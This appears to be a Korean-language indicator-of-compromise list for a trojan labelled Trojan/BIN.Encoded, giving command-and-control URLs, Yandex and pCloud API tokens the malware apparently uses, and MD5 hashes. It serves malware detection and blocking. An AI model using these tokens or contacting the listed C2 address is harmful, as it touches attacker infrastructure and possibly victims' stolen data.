Trojan/BIN.Encoded

관련 IoC

-C2

http://www.hanneung.co.kr/admincenter/files/boad/1/p.jpg

https://cloud-api.yandex.net/
(OAuth AQAAAAAzHYxcAAWUROxzKJdWc0DBjRwRIB3dIVE)
https://api.pcloud.com/
(Bearer J0ycZ53OfwT3cURkZSVUDa7ZgrE2Kb72JlJntinTe1eN6LP3d1wy)

-MD5
79c936e6292cf6dad3094c86601dcb84
efd939450ceaca5d399d5e199cadd51e
a2b3de7776ae0b571d49339509f23b86
57f6837d1f338ce2a2b857ce61febb70
e962a9fb77479ad13178efebac1cab33
ab1c50dfefe48e9f34cf48b0e7891e8a